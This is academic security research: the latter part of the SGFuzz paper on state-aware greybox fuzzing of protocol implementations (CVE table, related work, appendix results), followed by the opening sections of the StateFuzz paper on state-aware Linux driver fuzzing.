Live555	1.08	Stack-based overflow in liveMedia/MP3FileSource.cpp	True	Implicit	CVE-2021-38380
Live555	1.08	Heap use after free in liveMedia/MatroskaFile.cpp	True	Explicit	CVE-2021-38381
Live555	1.08	Heap use after free in liveMedia/MPEG1or2Demux.cpp	True	Explicit	CVE-2021-38382
Live555	1.08	Memory leak in liveMedia/AC3AudioStreamFramer.cpp	True	Explicit	CVE-2021-39282
Live555	1.08	Assertion in UsageEnvironment/UsageEnvironment.cpp	True	Explicit	CVE-2021-39283
Live555	1.08	Heap-based overflow in BasicUsageEnvironment/BasicTaskScheduler.cpp	True	Explicit	CVE-2021-41396
Live555	1.08	Memory leak in liveMedia/MPEG1or2Demux.cpp	True	Implicit	CVE-2021-41397
OwnTone	28.2	Heap use after free in src/misc.c	False	-	CVE-2021-38383
DCMTK	3.6.6	Memory leak in dcmnet/libsrc/dulparse.cc	False	-	CVE Requested
DCMTK	3.6.6	Memory leak in dcmnet/libsrc/dulparse.cc	True	Implicit	CVE Requested
DCMTK	3.6.6	Heap use after free in dcmqrdb/libsrc/dcmqrsrv.cc	True	Explicit	CVE Requested
DCMTK	3.6.6	Heap-based overflow in dcmnet/libsrc/diutil.cc	True	Explicit	CVE Requested

Table 8: The 0–day security vulnerabilities found by SGFuzz. Eight CVEs were assigned. Four CVEs are under application.

algorithms. We provide a new perspective of stateful system testing, in which protocol state transitions can be identified by changes on state variables.

Blackbox and Whitebox Protocol Fuzzing. *Blackbox fuzzers* [4, 15, 16, 17, 24, 25, 26, 27, 28] take the protocol server under test as a black box and keep generating message sequences to the server for discovering bugs or security flaws. Despite being simple and easy to be deployed, blackbox fuzzers are completely unaware of the internal structure of the program, perform random testing, and are thus ineffective. *Whitebox fuzzers* use program analysis and constraint solving to synthesize inputs that exercise different program paths. MACE [7] combines concolic execution and active state machine learning for protocol fuzzing. MACE uses concrete execution and symbolic execution to iteratively infer and refine an abstract model of a protocol so as to explore the program states more effectively. However, these techniques suffer from scalability issues arising from the heavy machinery of symbolic execution.

Greybox fuzzers for protocols. These fuzzers observe program states in the execution and use coverage- and state-feedback to guide input generation for discovering program states. IJON [2] uses human code annotations to annotate states. INVSCOV [10] uses the likely invariants to partition program states. AFLNet [20] uses response codes as states and evolves a corpus of protocol message sequences based on coverage- and state-feedback from executed sequences. For each run, AFLNet selects one of the states and fuzzes the entire sequence of messages which reach the state. To improve performance, [6] uses fork mechanism to snapshot the states which are under fuzzing to avoid executing the whole protocol messages from the start. However, the fork points need to be specified manually in the code which demands the knowledge of the protocol state machine. Our approach comes under *greybox* fuzzing. SGFuzz does not require knowledge of the protocol state machine. Instead, we use state variables to identify the explored state space. In contrast to AFLNet, SGFuzz does not identify states by response codes.

8 Discussion

The contribution of our work is in fuzzing reactive and stateful software systems. We propose to capture the exercised state space using a highly efficient dynamic construction of a state transition tree (STT). We developed a greybox fuzzer SGFuzz for stateful systems. Our experimental results show that SGFuzz discovered stateful bugs about twice as fast as LibFuzzer, the baseline greybox fuzzer that SGFuzz was implemented into. SGFuzz covers 33x more sequences of state transitions than LibFuzzer, 15x more than IJON, and 260x more than AFLNet. At the same time, SGFuzz achieves the same branch coverage about 2x faster than LibFuzzer. Finally, SGFuzz found 12 new bugs. Our tool SGFuzz has been released open source.

https://github.com/bajinsheng/SGFuzz

We followed a responsible disclosure policy for the bugs we found, and all reported bugs in this paper have now been fixed by developers. We feel that tools like SGFuzz have significant practical usage since the security of the internet-facing protocol implementations is of paramount importance.

Acknowledgements. This work was partially supported by the National Research Foundation Singapore (National Satellite of Excellence in Trustworthy Software Systems)

References

[1] libfuzzer-a ibrary for coverage-guided fuzz testing. https://llvm.org/docs/LibFuzzer.html, 2020.

[2] Cornelius Aschermann, Sergej Schumilo, Ali Abbasi, and Thorsten Holz. Ijon: Exploring deep state spaces via fuzzing. In *IEEE Symposium on Security and Privacy*, 2020.

[3] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. Redqueen: Fuzzing with input-to-state correspondence. In *NDSS*, volume 19, pages 1–15, 2019.

[4] Vaggelis Atlidakis, Patrice Godefroid, and Marina Polishchuk. Restler: Stateful rest api fuzzing. In *Proceedings of the 41st International Conference on Software Engineering*, pages 748–758, 2019.

[5] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1032–1043, 2016.

[6] Yurong Chen, Tian lan, and Guru Venkataramani. Exploring effective fuzzing strategies to analyze communication protocols. In *Proceedings of the 3rd ACM Workshop on Forming an Ecosystem Around Software Transformation*, FEAST'19, page 17–23, New York, NY, USA, 2019. Association for Computing Machinery.

[7] Chia Yuan Cho, Domagoj Babic, Pongsin Poosankam, Kevin Zhijie Chen, Edward XueJun Wu, and Dawn Song. Mace: Model-inference-assisted concolic exploration for protocol and vulnerability discovery. In *20th USENIX Security Symposium*, 2011.

[8] P. M. Comparetti, G. Wondracek, C. Kruegel, and E. Kirda. Prospex: Protocol specification extraction. In *30th IEEE Symposium on Security and Privacy*, pages 110–125, 2009.

[9] Joeri De Ruiter and Erik Poll. Protocol state fuzzing of tls implementations. In *24th USENIX Security Symposium*, pages 193–206, 2015.

[10] Andrea Fioraldi, Daniele Cono D'Elia, and Davide Balzarotti. The use of likely invariants as feedback for fuzzers. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 2829–2846. USENIX Association, August 2021.

[11] Shuitao Gan, Chao Zhang, Peng Chen, Bodong Zhao, Xiaojun Qin, Dong Wu, and Zuoning Chen. Greyone: Data flow sensitive fuzzing. In *29th USENIX Security Symposium*, pages 2577–2594, 2020.

[12] Hugo Gascon, Christian Wressnegger, Fabian Yamaguchi, Daniel Arp, and Konrad Rieck. Pulsar: Stateful black-box fuzzing of proprietary network protocols. In *Security and Privacy in Communication Networks*, pages 330–347, 2015.

[13] Serge Gorbunov and Arnold Rosenbloom. Autofuzz: Automated network protocol fuzzing framework. 2010.

[14] Y. Hsu, G. Shu, and D. Lee. A model-based approach to security flaw detection of network protocol implementations. In *2008 IEEE International Conference on Network Protocols*, 2008.

[15] W. Johansson, M. Svensson, U. E. Larson, M. Almgren, and V. Gulisano. T-fuzz: Model-based fuzzing for robustness testing of telecommunication protocols. In *IEEE Seventh International Conference on Software Testing, Verification and Validation*, pages 323–332, 2014.

[16] Rauli Kaksonen, Marko Laakso, and Ari Takanen. Software security assessment through specification mutations and fault injection. In *Communications and Multimedia Security Issues of the New Century*, pages 173–183, 2001.

[17] T. Kitagawa, M. Hanaoka, and K. Kono. Aspfuzz: A state-aware protocol fuzzer based on application-layer protocols. In *The IEEE symposium on Computers and Communications*, 2010.

[18] Jonathan Metzman, László Szekeres, Laurent Simon, Read Sprabery, and Abhishek Arya. Fuzzbench: an open fuzzer benchmarking platform and service. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 1393–1403, 2021.

[19] Roberto Natella and Van-Thuan Pham. Profuzzbench: A benchmark for stateful protocol fuzzing. In *Proceedings of the 30th ACM SIGSOFT International Symposium on Software Testing and Analysis*, 2021.

[20] Van-Thuan Pham, Marcel Boehme, and Abhik Roychoudhury. Aflnet: A greybox fuzzer for network protocols. In *IEEE International Conf. on Software Testing Verification and Validation*, 2020.

[21] S. Sivakorn, G. Argyros, K. Pei, A. D. Keromytis, and S. Jana. Hvlearn: Automated black-box analysis of hostname verification in ssl/tls implementations. In *IEEE Symposium on Security and Privacy*, 2017.

[22] Yipeng Wang, Zhibin Zhang, and L. Guo. Inferring protocol state machine from real-world trace. In *Proceedings of the 13th International Conference on Recent Advances in Intrusion Detection*, 2010.

[23] Website. American fuzzy lop (afl) fuzzer. http://lcamtuf.coredump.cx/afl/technical_details.txt, 2017. Accessed: 2017-05-13.

[24] Website. beSTORM Black Box Testing. https://www.beyondsecurity.com/bestorm.html, 2017.

[25] Website. Boofuzz: A fork and successor of the sulley fuzzing framework. https://github.com/jtpereyda/boofuzz, 2017. Accessed: 2019-08-12.

[26] Website. Codenomicon Intelligent Fuzz Testing. http://www.codenomicon.com/index.html, 2017. Accessed: 2017-05-13.

[27] Website. Peach Fuzzer Platform. http://www.peachfuzzer.com/products/peach-platform/, 2017. Accessed: 2017-05-13.

[28] Website. Sulley: A pure-python fully automated and unattended fuzzing framework. https://github.com/OpenRCE/sulley, 2017. Accessed: 2019-08-12.

[29] Wei You, Xueqiang Wang, Shiqing Ma, Jianjun Huang, Xiangyu Zhang, XiaoFeng Wang, and Bin Liang. Profuzzer: On-the-fly input type probing for better zero-day vulnerability discovery. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 769–786. IEEE, 2019.

[30] Yingchao Yu, Zuoning Chen, Shuitao Gan, and Xiaofeng Wang. Sgpfuzzer: A state-driven smart graybox protocol fuzzer for network protocol implementations. *IEEE Access*, 8:198668–198678, 2020.

[31] Tai Yue, Pengfei Wang, Yong Tang, Enze Wang, Bo Yu, Kai Lu, and Xu Zhou. EcoFuzz: Adaptive Energy-Saving greybox fuzzing as a variant of the adversarial Multi-Armed bandit. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2307–2324. USENIX Association, August 2020.

Subject	HONGGFUZZ	LIBFUZZER	SGFUZZ$_x$	SGFUZZ$_y$	SGFUZZ
H2O	82.65	70.80	114.50	1693.45	1849.30
MbedTLS	18.95	22.80	32.55	49.40	50.80
Curl	144.60	150.25	456.70	8899.00	14630.80
Gstreamer	48.70	49.40	186.50	2399.10	4067.30
OpenSSL	25.34	23.95	30.00	31.03	33.10
Live555	179.65	184.15	594.33	825.25	1162.30
OwnTone	49.71	46.40	675.45	748.32	930.15
DCMTK	183.22	189.25	1233.45	3755.05	6737.05

Table 9: Average state transition coverage for 20 campaigns of 23 hours.

Subject	HONGGFUZZ	LIBFUZZER	SGFUZZ$_x$	SGFUZZ$_y$	SGFUZZ
BRANCH COVERAGE:					
H2O	3207.90	2879.20	2885.50	3042.70	3050.68
MbedTLS	11735.15	11929.60	11890.35	11902.05	12057.68
Curl	19987.30	19262.16	16665.80	19619.77	19942.39
Gstreamer	63235.45	63280.06	61807.94	62551.20	61698.56
OpenSSL	13003.46	12463.14	12598.24	12596.10	12610.50
Live555	2197.85	2244.63	2223.15	2270.00	2278.10
OwnTone	2104.13	2184.64	2124.75	2292.00	2312.60
DCMTK	6087.33	6042.15	5992.25	6033.70	6100.50
TIME-TO-COVERAGE:					
H2O	3.60h	23.00h	12.41h	7.16h	6.69h
MbedTLS	>23.00h	23.00h	>23.00h	>23.00h	17.86h
Curl	14.25h	23.00h	22.58h	13.88h	12.23h
Gstreamer	>23.00h	23.00h	>23.00h	>23.00h	>23.00h
OpenSSL	5.54h	23.00h	15.44h	16.32h	10.08h
Live555	>23.00h	23.00h	>23,00h	19.33h	15.86h
OwnTone	>23.00h	23.00h	>23.00h	8.18h	5.04h
DCMTK	20.11h	23.00h	>23,00h	>23.00h	14.40h

Table 10: Average branch coverage for 20 campaigns of 23 hours (top), and the time it takes each fuzzer to achieve the same coverage that LIBFUZZER achieves in 23 hours (0.25h accuracy; bottom)

A Appendix

Due to the space limit, we present some of the evaluation results here.

A.1 Sensitivity Analysis

We conducted sensitivity analysis to evaluate the effectiveness of each heuristic in Section 4. To do this, we configured three new fuzzers at the FUZZBENCH framework: a) SGFUZZ$_x$, a specific configuration of SGFUZZ that does not have the algorithms of energy schedule in Section 4.2 and prioritizing input bytes in Section 4.3. b) SGFUZZ$_y$, another configuration of the SGFUZZ that does not have prioritizing input bytes in Section 4.3. c) HONGGFUZZ, a stateless fuzzers similar to LIBFUZZER. The experiments were carried out with the identical configurations as our main experiments: 23 hours and 20 runs.

Table 9 shows the average state transition coverage. Similar to LIBFUZZER, HONGGFUZZ is a stateless fuzzer, so its state transition coverage is little and close to LIBFUZZER. This demonstrates that other stateless fuzzers are inefficient in state-space exploration as well. From SGFUZZ$_x$, to SGFUZZ$_y$, until SGFUZZ, the state transition increase factor to LIBFUZZER are 4.43x, 21.95x, and 33.92x on average which represent the contributions of each algorithm in Section 4.1, Section 4.2, and Section 4.3, respectively. It demonstrates that our heuristic algorithms (Section 4.2 and Section 4.3) promote around 33x state transition coverage. Looking together with Table 3, SGFUZZ$_x$, which only has STT feedback, still slightly outperforms IJON. We explain that IJON only records the last four states in a state sequence for high throughput, while we capture all states of a sequence in the STT.

Table 10 shows the average branch coverage in 23 hours and the time it takes HONGGFUZZ, SGFUZZ$_x$, SGFUZZ$_y$, and SGFUZZ, respectively to achieve the same coverage that LIBFUZZER achieves in 23 hours. HONGGFUZZ excels at subjects *H2O*, *Curl*, and *OpenSSL* and fails miserably at *MbedTLS* and *OwnTone*. The reason for this is that SGFUZZ$_x$, SGFUZZ$_y$, and SGFUZZ are all based on LIBFUZZER, while HONGGFUZZ is an entirely different fuzzer. In general, SGFUZZ$_x$ slightly performs worse than LIBFUZZER as it introduces performance cost for state tracing, and our heuristic algorithms overcome the performance cost as in SGFUZZ$_y$ and SGFUZZ. For *Gstreamer* which has a big state space in small code space, SGFUZZ$_y$ performs better than SGFUZZ as the latter puts too much effort on the state space exploration. Time-to-coverage improvement is substantially greater than branch coverage improvement, which is consistent with our major results in Table 4.




Figure 5: Average branch coverage over time for SGFUZZ and LIBFUZZER across all eight subjects in 23 hours.

A.2 Growth Trend of Branch Coverage

Figure 5 shows the average branch coverage with time for all fuzzers in Table 4 and HONGGFUZZ in Table 10. All fuzzers' branch coverage is nearly saturated after the 12 hours, although their state transition coverage is vastly varied. The slowing growth rate of branch coverage further explains why the time-to-coverage improvement is more significant than branch coverage improvement and branch coverage alone isn't enough to examine program state space. AFLNET is substantially slower than other fuzzers, especially on OwnTone. On OwnTone, AFLNET 's throughput is less than 10 inputs/second, while SGFUZZ 's throughput is above 1000 inputs/second. Therefore AFLNET achieves much fewer branch coverage than others.

A.3 Prevalence of Stateful Bugs

To investigate the prevalence of stateful bugs, we studied the bugs that were reported in OSS-Fuzz against our subjects. We use the keyword `subject/fuzz_driver status:Verified -Type=Build-Failure` to search available bugs on the OSS-Fuzz platform[19]. These bugs were reported against previous versions, and these reports are publicly available. A bug report links the bug fix and a crash-reproducing test case. We used this test case to debug these

[19] https://bugs.chromium.org/p/oss-fuzz/issues/list

Subject	Total	Stateful	Subject	Total	Stateful
H2O	9	6	Gstreamer	34	28
OpenSSL	4	3	Curl	26	20
MBedTLS	0	0			
			Total:	73	57 (78.08%)

Table 11: Prevalence of stateful bugs in OSS-Fuzz as of Sep'21.

crashes and to determine whether these bugs are stateful. Table 11 illustrates the prevalence of stateful bugs. We classify a bug as *stateful* if the crash location is reached after at least one state transition. We find that 57 (78.08%) of all 73 bugs are stateful.

> Every four in five bugs that are reported in OSS-Fuzz for protocol implementations among our subjects are stateful.

To understand the nature of bugs in protocol implementations, let us discuss all the bugs in H2O, our motivating example in Section 2.

Stateful bugs in H2O. All 6 stateful bugs in H2O happen after specific state transitions on the state variable *stream->state* explained in Section 2. Each stream in HTTP2 protocol has a weight value to represent the priority of the stream to be handled and H2O defines a scheduling component to maintain it. Bugs #12093, #12096, #12127, and #12100 have the same root reason that they happen in the *END_STREAM* state of *stream->state* within the scheduling component, so we only explain bug #12096 here. To trigger it, the H2O *firstly* needs to set a higher priority for the current stream, (e.g., via the header frame or a dedicated priority frame), and *then* close the stream (e.g., via a "reset stream" or an "end stream" frame to trigger a scheduler relocation). At the same time, the value of *stream->state* will be changed from *IDLE* until *END_STREAM* representing a sequence of state transitions. The scheduling component only works for active streams, not closed streams. Lastly, when we assign a new priority to the closed stream, the bug 12096 is triggered because it does not check if the stream is closed. Bug #2623 and #3303 have the same root reason that they happen under the *END_STREAM* state of *stream->state*, but not within the scheduling component. We explain the bug #2623 here. To trigger it, H2O *firstly* receives a header frame with the end-of-stream attribute which indicates that no more frames for the stream. *Then* the stream will be closed as the corresponding *stream->state* is changed to *END_STREAM*. Lastly, when receiving another frame called trailing header for the closed stream, H2O may trigger the bug #2623 because of incomplete checking.

Stateless bugs in H2O. The 3 stateless bugs in H2O are observed before processing requests where no state transitions execute. Bug #2695 #2923 happens in the response generation component. H2O defines an object called *generator* to maintain related operations of response generation, but the *generator* is used without checking if it is NULL incurring

unexpected behaviors. Bug #37023 happens in the socket connection functions which is also executed before processing inputs without state transitions.

Totally, 6 out of 9 bugs in H2O are stateful. Although existing fuzzer can find stateful bugs, the stateful bugs they found only happen at the *END_STREAM* state of the *stream->state* which represents the endpoint of the stream state. No bug is found during the state transitions except for the start and end states. It provides further evidence to support that the existing fuzzer cannot efficiently explore the state space of the protocol programs. On the other hand, even if the state space of the protocol program has not been explored enough, the number of stateful bugs is still greater than stateless bugs. Therefore, we claim that the stateful bugs are prevalent in protocol implementations.

A.4 Top-50 most widely used open-source protocol implementations.

To investigate how states are tracked in the programs, We reviewed the code of top-50 widely used protocol implementations that are open-sourced. We used the same criterion as in Section 6 to examine the state variables: the values of state variables are got from the input and affect the program execution by the switch or if statements. We only show the first state variables if several state variables exist in a subject.

Table 12 shows the results. It includes more than 16 protocols and 50 corresponding subjects. We marked the corresponding protocol of the state variable in the *Protocols* column or noted *Customized* if the state variables are used for customized states, such as connection and data processing states, not protocol states. Although some subjects (Sendmail, Postfix, e.g.,) are protocol implementations, the state variables we found in them are about customized states, not protocol states. This result explains that developers usually design many customized states in programs, and these states can not be found by protocol documents. The column of *Variable Types/Values Examples* represent the state variable types: enumerated type or macro definition (#define), and an example of state variable values. All 50 subjects implement their states by named constants, of which 44 subjects use enum-type variables.

Case study. We used *OpenSSL* to explain how the program states are manipulated by the corresponding state variables. *Openssl* has a **handshake state machine** to maintain the state during the negotiation process between the two parties to establish a connection. OpenSSL defines fifty state values[20], partially ordered, to implement it. We focus on the states on the server-side. At first, it is in the idle State (TLS_ST_BEFORE). When receiving HELLO message from the client, it enters State (TLS_ST_SR_CLNT_HELLO), sends other optional messages one by one in States (DTLS_ST_SW_HELLO_VERIFY_REQUEST to TLS_ST_SW_CERT_REQ), and indicates it is done by State (TLS_ST_SW_SRVR_DONE). Then when the client is ready and sends back optional messages, the server checks them in these States (TLS_ST_SR_CERT to TLS_ST_SR_FINISHED, TLS_ST_SW_CERT_VRFY). At last, it sends final messages in States (TLS_ST_SW_SESSION_TICKET to TLS_ST_SW_ENCRYPTED_EXTENSIONS) to confirm the server is ready too. States (TLS_ST_SW_KEY_UPDATE, TLS_ST_SR_KEY_UPDATE) are used for updating keys after establishing the connection.

Protocols	Subjects	Variables Types/ Values Examples
FTP	Bftpd	enum / STATE_CONNECTED
	LightFTP	macro / FTP_ACCESS_NOT_LOGGED_IN
	vsftpd	macro / PRIV_SOCK_LOGIN
SFTP	ProFTPd	macro / SFTP_SESS_STATE_HAVE_AUTH
TLS/SSL	BoringSSL	enum / state13_send_hello_retry_request
	libssh2	enum / libssh2_NB_state_idle
	MbedTLS	enum / MBEDTLS_SSL_HELLO_REQUEST
	OpenSSL	enum / TLS_ST_BEFORE
	WolfSSL	enum / SERVER_HELLOVERIFYREQUE..
	Botan	enum / HELLO_REQUEST
SMTP	Exim	enum / FF_DELIVERED
	OpenSMTPD	enum / STATE_HELO
HTTP/2	aolserver	enum / SOCK_ACCEPT
	H2O	enum / H2O_HTTP2_STREAM_STATE_IDLE
	httpd	enum / H2_SS_IDLE
	LiteSpeed httpd	enum / STREAM_FIN_RECVD
	NgHttp2	enum / NGHTTP2_STREAM_INITIAL
	Nginx	enum / NGX_HTTP_INITING_REQUEST...
	Tengine	enum / NGX_HTTP_TFS_STATE_WRITE...
	thttpd	macro / CHST_FIRSTWORD
	WebSocket++	enum / READ_HTTP_REQUEST
	Lighttpd	enum / LI_CON_STATE_DEAD
RDP	FreeRDP	enum / DRDYNVC_STATE_INITIAL
	xrdp	enum / WMLS_RESET
NTP	NTP	macro / EVNT_UNSPEC
IMAP	Dovecot	enum / AUTH_REQUEST_STATE_NEW
IRC	UnreadIRCd	enum / CLIENT_STATUS_TLS_STAR...
SMB	Squid	enum / SMB_State_NoState
DAAP	OwnTone	enum / PLAY_STOPPED
SIP	Kamailio	enum / H_SKIP_EMPTY
DICOM	DCMTK	enum / DIMSE_StoreBegin
VNC	libvncserver	enum / RFB_INITIALISATION_SHARED
	TigerVNC	enum / RFBSTATE_UNINITIALISED
RTSP	ffmpeg	enum / RTSP_STATE_IDLE
	VideoLAN	enum / VLC_PLAYER_STATE_STOPPED
MQTT	Mosquitto	enum / mosq_ms_invalid
Customized	aria2	enum / STATUS_ALL
	inetutils	marco / TS_DATA
	Gstreamer	enum / GST_STATE_READY
	OpenSSH	enum / MA_START
	Pure-FTPd	enum / FTPWHO_STATE_IDLE
	libgcrypt	enum / STATE_POWERON
	Postfix	enum / STRIP_CR_DUNNO
	Sendmail	enum / SM_EH_PUSHED
	Boa HTTPd	enum / READ_HEADER
	WebServer	enum / STATE_PARSE_URI
	tevent	enum / TEVENT_REQ_INIT
	Live555	enum / PARSING_VIDEO_SEQUENCE...
	OpenMQTTGateway	enum / OFF
	Curl	enum / MSTATE_INIT

Table 12: The top-50 most widely used open-source protocol implementations and their state variables.

[20] https://github.com/openssl/openssl/blob/5811387bac39cdb6d009dc0139b56e6896259cbd/include/openssl/ssl.h.in#L1026

StateFuzz: System Call-Based State-Aware Linux Driver Fuzzing

Bodong Zhao[1], *Zheming Li*[1], *Shisong Qin*[1], *Zheyu Ma*[1], *Ming Yuan*[1], *Wenyu Zhu*[2], *Zhihong Tian*[3], *Chao Zhang*[1,4*]

[1]*Institute for Network Science and Cyberspace / BNRist, Tsinghua University.*
[2]*Department of Electronic Engineering, Tsinghua University.*
[3]*Guangzhou University.* [4]*Zhongguancun Lab.*

Abstract

Coverage-guided fuzzing has achieved great success in finding software vulnerabilities. Existing coverage-guided fuzzers generally favor test cases that hit new code, and discard ones that exercise the same code. However, such a strategy is not optimum. A new test case exercising the same code could be better than a previous test case, as it may trigger new program *states* useful for code exploration and bug discovery.

In this paper, we assessed the limitation of coverage-guided fuzzing solutions and proposed a state-aware fuzzing solution `StateFuzz` to address this issue. First, we model program states with values of *state-variables* and utilize static analysis to recognize such variables. Then, we instrument target programs to track such variables' values and infer program state transition at runtime. Lastly, we utilize state information to prioritize test cases that can trigger new states, and apply a *three-dimension feedback* mechanism to fine-tune the evolutionary direction of coverage-guided fuzzers. We have implemented a prototype of `StateFuzz`, and evaluated it on Linux upstream drivers and Android drivers. Evaluation results show that `StateFuzz` is effective at discovering both new code and vulnerabilities. It finds 18 unknown vulnerabilities and 2 known but unpatched vulnerabilities, and reaches 19% higher code coverage and 32% higher state coverage than the state-of-the-art fuzzer Syzkaller.

1 Introduction

Fuzzing has become the most popular and effective solution for discovering vulnerabilities, and is widely studied by the industry [20, 27, 40, 53] and the academic community [22, 30, 31, 51]. For example, the OSS-Fuzz project [41] by Google continuously tests 35 open-source projects and has found over 25,000 bugs[1] as of January 2021. In general, fuzzers randomly generate test cases and execute target programs with these test cases. To deal with intrinsic randomness, a large number of fuzzers follow the steps of AFL [20, 53] and utilize code coverage to guide the exploration process of fuzzing. In general, they prioritize test cases that hit new code (i.e., contribute to code coverage) and use them as starting points for further exploration.

Despite the great success, coverage-guided fuzzing solutions also have many limitations. The most critical limitation is that such solutions are code-coverage-centric and are insensitive to other feedback when exploring the test case space. In practice, a large number of programs (including device drivers and network services, etc.) have complicated internal program states and will not continue execution or crash if a specific state is not reached. For instance, a device will not work if a specific status register is not set to an expected value. To test such programs efficiently, a fuzzer should be aware of program states and explore the state space smartly.

Recent works have shed light on exploring program states. For instance, IJON [4] utilizes different forms of manually-provided state representations (e.g., positions in a maze game) to perform not only fuzzing but also gaming like Super Mario. InsvCov [19] uses the likely invariants of programs as boundaries to partition the program state space. AFLNet [38] uses servers' response code as program states to drive network protocol fuzzing. In addition, StateAFL [32] identifies program states by performing locality-sensitive hashing on specific process memory. More research efforts are needed in this direction. In general, there are three questions to answer when developing a state-aware fuzzing solution.

First, what are program states? Essentially, a program state is the execution context of a program, including values of all program variables (from the perspective of software) and values of all memory and registers (from the perspective of hardware). However, the number of such states is overwhelmingly large, and it is hard to track all of them in practice. Thus, a practical fuzzer has to focus on a subset of program states, as IJON and AFLNet did. Moreover, which states are crucial for fuzzing and how to reduce the state space are still open questions.

Second, how to recognize program states and track them

*Corresponding author: chaoz@tsinghua.edu.cn
[1] https://google.github.io/oss-fuzz/#trophies

during fuzzing? IJON relies on manual annotations to mark states and manual program instrumentation at proper locations to track states. AFLNet infers program states by resolving response code from servers' response messages, which are not always available. They are either not automated or not generic. InsvCov uses heavyweight instrumentation to track values of many variables to infer invariants and estimate program state transition. StateAFL needs to compute hashes of some specific long-lived variables in the runtime to map each in-memory state as a unique protocol state. They both introduce significant overhead and reduce the efficiency of fuzzing. Therefore, a state-aware fuzzer should automatically recognize program states and track them in an efficient way.

Third, how to utilize program states to guide fuzzing? IJON replaces the code coverage bitmap used by AFL with manually-annotated state coverage. AFLNet tracks state (response code) transitions in addition to code coverage. They use one seed corpus to store both test cases of discovering new code or new states, and favor test cases that increase code coverage. It is worth exploring new feedback mechanisms to utilize program states better.

In this paper, we propose a new state-aware fuzzing approach `StateFuzz` to complement traditional code coverage guided fuzzers. `StateFuzz` utilizes critical variables to represent program states. These critical variables have the following features: they have a long lifetime; they can be updated (i.e., state transition) by users; they can affect the program's control flow or memory access pointers. We denote these critical variables as *state-variables*. The combination of all state-variables' values forms a *program state*, which is coarse-grained but useful for fuzzing.

Further, `StateFuzz` utilizes static analysis to recognize state-variables. We notice that rich-state programs (e.g., device drivers) always require multiple or multi-stage inputs. Different stages of inputs will trigger different program actions. Target programs have to track program states across program actions for synchronization and coordination, and as a result, state-variables are usually shared and accessed by different program actions. For example, the state-variables related to the login state are supposed to be shared by login request and logout request. We use static analysis to recognize program actions and state-variables from shared variables accessed by them. To efficiently track the program states, we reduce the number of state-variables used in the composition of a program state and the value space of each state-variable. First, we model a program state with *relevant* state-variable pairs rather than a combination of all state-variables. Second, for each state-variable, we recognize the set of values (or value ranges) it could take, where different value choices represent different states. And then, we divide each state-variable's value space into several ranges and track whether each range is hit during fuzzing.

Lastly, in addition to code coverage, we apply two new types of feedback and design a three-dimension feedback mechanism to guide the fuzzing process. The first type of feedback is that an input is interesting if it could hit a new value range combination of two variables and these two variables are both in a relevant state-variable pair. The second type of feedback is that an input that changes the upper or lower value bound of a state-variable so far is also interesting. This feedback still applies when the first feedback mechanism fails, i.e., when the value ranges of state-variables cannot be determined.

We have implemented a prototype of `StateFuzz` for system call-based Linux driver fuzzing, based on the fuzzing tool Syzkaller [27]. We evaluate `StateFuzz` on drivers in both the MSM-4.14 kernel used by Android Pixel-4 phones and the Linux upstream kernel v4.19. The evaluation result shows that `StateFuzz` is effective at discovering new vulnerabilities and new code. `StateFuzz` in total has discovered 2 known but unpatched vulnerabilities and 18 new vulnerabilities, among which 15 have been assigned CVE IDs or bug bounty rewards. Compared to state-of-the-art approaches, `StateFuzz` could find much more vulnerabilities and hit 19% more edges. We will release the source code of `StateFuzz` after publication[2].

In this paper, we make the following contributions:

- We propose a new fuzzing solution `StateFuzz` for rich-states programs, e.g., drivers, to promote fuzzing efficiency by incorporating program states as feedback.
- We propose to model program states with state-variables and automatically recognize states using static analysis and symbolic execution.
- We design a new three-dimension feedback mechanism to help fuzzers efficiently explore program states while increasing code coverage.
- We implemented a prototype of `StateFuzz` and evaluated it on real-world drivers, and found 18 new vulnerabilities in drivers while achieving much higher code coverage than existing approaches.

2 Background

2.1 POSIX Driver Fuzzing

In recent years, many fuzzing solutions have been proposed to find vulnerabilities, such as IMF [25] for the Mac OS kernel, iofuzz [18], ioctlfuzzer [16], ioctlbf [8], and ioattack [15] for the Windows kernel. Syzkaller [27] uses grammar-based templates to generate test cases to interact with the kernel by system call interface and utilizes KCOV [28] and KASAN [26] to track code coverage and detect memory bugs, respectively.

Everything is a file in the Linux kernel, and so are hardware devices. The POSIX standard provides a unified abstraction of hardware to user-space applications. Each file in the directory `/dev` represents a hardware device in Linux, which can be used by user-space programs just like a regular file. For example, a user-space application needs to obtain a file descriptor

[2] https://github.com/vul337/StateFuzz

of a device and then interacts with it via `read` and `write` system calls. In addition, a special system call with the prototype of `int ioctl(int fd, unsigned long request, ...)` is provided for user-space applications to support customized hardware behaviors according to the `request`.

